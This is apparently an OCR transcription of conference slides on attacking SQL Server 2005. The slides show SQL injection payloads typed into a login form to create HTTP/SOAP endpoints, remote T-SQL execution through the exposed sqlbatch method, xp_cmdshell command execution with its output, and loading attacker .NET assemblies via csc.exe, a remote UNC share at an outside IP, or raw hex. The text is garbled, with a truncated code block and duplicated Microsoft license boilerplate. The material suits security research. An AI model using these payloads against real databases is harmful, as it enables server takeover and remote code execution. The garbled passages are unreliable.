
- This _had_ to come up with threat modeling.
  - Secure marketing docs mention: "*Both the Windows account and the SQL Server account that SQL Server 2005 impersonates must have local Windows administrator privileges for the HTTP endpoint registration to succeed.*"
- Bah! Sounds like we are out of luck..
  - MSDN (again): "*If you execute the statement in the context of a SQL Server account, for example, sa or some other SQL Server login, SQL Server 2005 impersonates the caller by using the SQL Service account, specified when SQL Server is installed, to register the endpoint with HTTP.SYS.*"
- Ah.. So all we need is to be SA / in sysadmin (will that *ever* happen??

SA == DoS on every IIS Instance ?

- IIS Server running multiple sites (using name based or IP based virtual hosting)
- SQL Service account given FileSystem restrictions to ensure that SQL DBA cant deface / affect other customer sites.



```
CREATE ENDPOINT endpoint1
    STATE = STARTED
AS HTTP
(
    PATH = '/sql_demo',
    AUTHENTICATION = (INTEGI
    PORTS = (CLEAR),
    SITE = '*'
```



[SITE = { '*' | '+' | '*webSite*' }]
Specifies the name of the host computer. If SITE is omitted, the asterisk is the default. If **sp_reserve_http_namespace** was executed, pass <hostpart> to the SITE keyword. For example, if **sp_reserve_http_namespace N'http://MyServer:80/sql'** was executed, specify SITE='MyServer' in the ENDPOINT statement.

* (asterisk)
Implies that a listening operation applies to all possible host names for the computer that are not oth explicitly reserved.


+ (plus sign)
Implies that a listening operation applies to all possible host names for the computer.

webSite
Is the specific host name for the computer.

- Sounds like "NT Port bind, 10 years later.."

Creating endpoints for fun and profit


1. 2. 3.



Username 'exec('CREATE FUNCTION


Password ••••

'exec('CREATE FUNCTION getServerVersion() RETURNS NVARCHAR(MAX) AS BEGIN;RETURN (@@VERSION);END')--



Username 'exec('CREATE ENDPOINT


Password ••••


http://victim2k3.target.com/sql/demoo?WSDL
http://victim2k3.target.com/sql/demoo?WSDL
Google

XML Schema describing the base types to which SQL Server types are being mapped. For more information, please consult the documentation. (c) Copyright 2004, Microsoft Corporation The following schema for Microsoft SQL Server is presented in XML format and is for informational purposes only. Microsoft Corporation ("Microsoft") may have trademarks, copyrights, or other intellectual property rights covering subject matter in the schema. Microsoft does not make any representation or warranty regarding the schema or any product or item developed based on the schema. The schema is provided to you on an AS IS basis. Microsoft disclaims all express, implied and statutory warranties, including but not limited to the implied warranties of merchantability, fitness for a particular purpose, and freedom from infringement. Without limiting the generality of the foregoing, Microsoft does not make any warranty of any kind that any item developed based on the schema, or any portion of the schema, will not infringe any copyright, patent, trade secret, or other intellectual property right of any person or entity in any country. It is your responsibility to seek licenses for such intellectual property rights where appropriate. MICROSOFT SHALL NOT BE LIABLE FOR ANY DAMAGES OF ANY KIND ARISING OUT OF OR IN CONNECTION WITH THE USE OF THE SCHEMA, INCLUDING WITHOUT LIMITATION, ANY DIRECT, INDIRECT, INCIDENTAL, CONSEQUENTIAL (INCLUDING ANY LOST PROFITS), PUNITIVE OR SPECIAL DAMAGES, WHETHER OR NOT MICROSOFT HAS BEEN ADVISED OF SUCH DAMAGES. (c) Copyright 2004, Microsoft Corporation The following schema for Microsoft SQL Server is presented in XML format and is for informational purposes only. Microsoft Corporation ("Microsoft") may have trademarks, copyrights, or other intellectual property rights covering subject matter in the schema. Microsoft does not make any representation or warranty regarding the schema or any product or item developed based on the schema. The schema is provided to you on an AS IS basis. Microsoft disclaims all express,

' exec('CREATE ENDPOINT eepp STATE = STARTED AS HTTP (AUTHENTICATION = (INTEGRATED),PATH = ''/sql/demoo'',PORTS = (CLEAR))FOR SOAP (WEBMETHOD ''getServerVersion''(NAME = ''demo_db.dbo.getServerVersion''),BATCHES = ENABLED,WSDL = DEFAULT)')--

Creating endpoints for fun and profit



Username: 'exec('CREATE FUNCTION

Password: ....

Username: ' exec('CREATE ENDPOINT

Password: ....

XML Schema describing the base types to which SQL Server types are being mapped. For more information, please consult the documentation. (c) Copyright 2004, Microsoft Corporation The following schema for Microsoft SQL Server is presented in XML format and is for informational purposes only. Microsoft Corporation ("Microsoft") may have trademarks, copyrights, or other intellectual property rights covering subject matter in the schema. Microsoft does not make any representation or warranty regarding the schema or any product or item developed based on the schema. The schema is provided to you on an AS IS basis. Microsoft disclaims all express, implied and statutory warranties, including but not limited to the implied warranties of merchantability, fitness for a particular purpose, and freedom from infringement. Without limiting the generality of the foregoing, Microsoft does not make any warranty of any kind that any item developed based on the schema, or any portion of the schema, will not infringe any copyright, patent, trade secret, or other intellectual property right of any person or entity in any country. It is your responsibility to seek licenses for such intellectual property rights where appropriate. MICROSOFT SHALL NOT BE LIABLE FOR ANY DAMAGES OF ANY KIND ARISING OUT OF OR IN CONNECTION WITH THE USE OF THE SCHEMA, INCLUDING WITHOUT LIMITATION, ANY DIRECT, INDIRECT, INCIDENTAL, CONSEQUENTIAL (INCLUDING ANY LOST PROFITS), PUNITIVE OR SPECIAL DAMAGES, WHETHER OR NOT MICROSOFT HAS BEEN ADVISED OF SUCH DAMAGES. (c) Copyright 2004, Microsoft Corporation The following schema for Microsoft SQL Server is presented in XML format and is for informational purposes only. Microsoft Corporation ("Microsoft") may have trademarks, copyrights, or other intellectual property rights covering subject matter in the schema. Microsoft does not make any representation or warranty regarding the schema or any product or item developed based on the schema. The schema is provided to you on an AS IS basis. Microsoft disclaims all express,


```
'exec('CREATE FUNCTION getServerVersion() RETURNS
NVARCHAR(MAX) AS BEGIN;RETURN (@@VERSION);END')--
```

```
' exec('CREATE ENDPOINT eepp STATE = STARTED AS HTTP (AUTHENTICATION =
( INTEGRATED ),PATH = ''/sql/demoo'',PORTS = ( CLEAR ))FOR SOAP (WEBMETHOD
''getServerVersion''(NAME = ''demo_db.dbo.getServerVersion''),BATCHES = ENABLED,WSDL =
DEFAULT)')--
```

- The vector here is obvious: We wanted to build a function or proc. That would accept arbitrary input from SOAP, then eval() it…
- But Microsoft beat us to it…

X-Platform Query Managers

- Did you notice the methods VisualStudio extracted from the WSDL ?



Add Web Reference

Navigate to a web service URL (asmx or wsdl) and click Add Reference to add all the available services found at that URL.

URL: http://victimsql.sensepost.com/sql_demo?WSDL

"endpoint1" Description

Methods
- getServerVersion()
- sqlbatch(*BatchCommands* As string, *Parameters* As ArrayOfSqlParameter) As SqlResultStream

Web services found at this URL:


1 Service Found:

- sql_demo?WSDL


demoo


getServerVersion()
Sqlbatch(BatchCommands As string, Parameters As ArrayofParameters**)**

- MSDN: "*When BATCHES are ENABLED on an endpoint by using the T-SQL command, another SOAP method, called "sqlbatch," is implicitly exposed on the endpoint. The sqlbatch method allows you to execute T-SQL statements via SOAP*"




' exec('CREATE ENDPOINT ep2 STATE=STARTED AS HTTP (AUTHENTICATION=(INTEGRATED),PATH = ''**/sp**'',PORTS=(CLEAR))FOR SOAP(**BATCHES=ENABLED**)')--


http://victim2k3.target.com/sp
http://victim2k3.target.com/sp
Google



```
wh00t:vegas08 haroon$ perl sql.pl "http://victim2k3.target.com/sp" \
> \ "select top 5 name from sysobjects"

Simple SOAP Query Tool for sqlbatch Endpoints
=============================================
[*] Running  select top 5 name from sysobjects against server..
[*] Calling sqlbatch
[*] Got Server response...

name:: sysrowsetcolumns
name:: sysrowsets
name:: sysallocunits
name:: sysfiles1
name:: syshobtcolumns

wh00t:vegas08 haroon$
```



```
Simple SOAP Query Tool for sqlbatch Endpoints
=============================================
[*] Running create table dbo.test(data varchar(4096)); insert into dbo.test EXEC master..xp_cmdshell 'ipconfig'; select * from dbo.test against server..
[*] Calling sqlbatch
[*] Got Server response...
data:: Windows IP Configuration
data:: Ethernet adapter Local Area Connection:
data::
data::     Connection-specific DNS Suffix  . : sensepost.local
data::     IP Address. . . . . . . . . . . . : 196.31.150.68
data::     Subnet Mask . . . . . . . . . . . : 255.255.255.192
data::     Default Gateway . . . . . . . . . : 196.31.150.65
```

New: CLR Integration


- The thing that made squeeza difficult to write in ‘07 was mainly T-SQL.
- T-SQL is Turing Complete but when trying to extract data from a network via encoded DNS packets or timing it starts to creak a little.. (we did it, but lost a lot of hair in the process)
- Microsoft to the rescue (msdn): *“Microsoft SQL Server 2005 significantly enhances the database programming model by hosting the Microsoft .NET Framework 2.0 Common Language Runtime (CLR). This enables developers to write procedures, triggers, and functions in any of the CLR languages, particularly Microsoft Visual C# .NET, Microsoft Visual Basic .NET, and Microsoft Visual C++. This also allows developers to extend the database with new types and aggregates.”*
- Huh ?
- Turned off by default…
  - Remember slide on in-band signals &&sp_configure ?
  - ***exec sp_configure(clr enabled),1***

New: CLR Integration

- **Does** allow for very fine grained access control.
- Fortunately these can all be over-ridden if you have SA access.
- Simply it allows us to load an arbitrary .net Assembly into SQL Server, and depending on how we handle it, possibly execute this binary within SQL Servers address space.
- How do you load a .net assembly?

Loading .net Assemblies (csc)

- Create .cs file on filesystem (1)
- Call on csc.exe to compile the binary (2)
- Import the binary into SQL (3)
- Profit! (4)




```
exec master..xp_cmdshell "echo using System; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data.Sql; >>\temp\test.cs"
exec master..xp_cmdshell "echo using System.Data.SqlTypes; >>\temp\test.cs"
exec master..xp_cmdshell "echo using Microsoft.SqlServer.Server; >>\temp\test.cs"
exec master..xp_cmdshell "echo public partial class StoredProcedures >>\temp\test.cs"
exec master..xp_cmdshell "echo { >>\temp\test.cs"
exec master..xp_cmdshell "echo [SqlProcedure] >>\temp\test.cs"
exec master..xp_cmdshell "echo public static void HelloWorldStoredProcedure(  ) >>\temp\test.cs"
exec master..xp_cmdshell "echo { >>\temp\test.cs"
exec master..xp_cmdshell 'echo SqlContext.Pipe.Send("Hello world.\n"); >>\temp\test.cs'
exec master..xp_cmdshell "echo } >>\temp\test.cs"
exec master..xp_cmdshell "echo }; >>\temp\test.cs"

exec master..xp_cmdshell 'C:\WINDOWS\Microsoft.NET\Framework\v2.0.50727\csc /target:library /out:c:\temp\test.dll c:\temp\test.cs'
exec('CREATE ASSEMBLY HelloWorld FROM ''c:\temp\test.dll''')
exec('CREATE PROCEDURE HelloWorldSP AS EXTERNAL NAME HelloWorld.StoredProcedures.HelloWorldStoredProcedure')

exec HelloWorldSP
```

Loading .net Assemblies (csc)

- There has been talk of ntsd and debug.exe being removed in default installs.
- Fortunately, we now have csc.exe shipping with every deployed SQL Server!
- csc.exe is perfectly predictable:
  - **%windir%\system32\dllcache\csc.exe**
- This is still pretty ghetto!

Loading .net Assemblies (UNC)

- Fortunately, like DLL’s this can be loaded from a UNC share too.



```
CREATE ASSEMBLY moo FROM '\\196.31.150.117\temp_smb\moo.dll'
```

- Profit!
- (Of course all of this is do-able via an injection point)
    - http://victim2k3.sp.com/login.asp?username=boo&password=boo'%20**CREATE**%20**ASSEMBLY**%20**moo**%20**FROM**%20'**\\196.31.150.117\temp_smb\moo.dll**'—
- But this still requires outbound \\UNC (which is still useful for squeeza and DNS resolution), but remains ghetto!

Loading .net Assemblies (0x1618..)

- T-SQL Syntax allows the assembly to be created at runtime from the files raw hex.

1. File.open("moo.dll”,"rb").read().unpack("H*")


$\Rightarrow$ ["**4d5a90000300**00000400000ffff0......]

2. CREATE ASSEMBLY moo FROM 0x**4d5a90000300**....
3. exec HelloWorldSP (Profit!)

- This makes creation via injection even easier!

Assemblies and Security Privs.

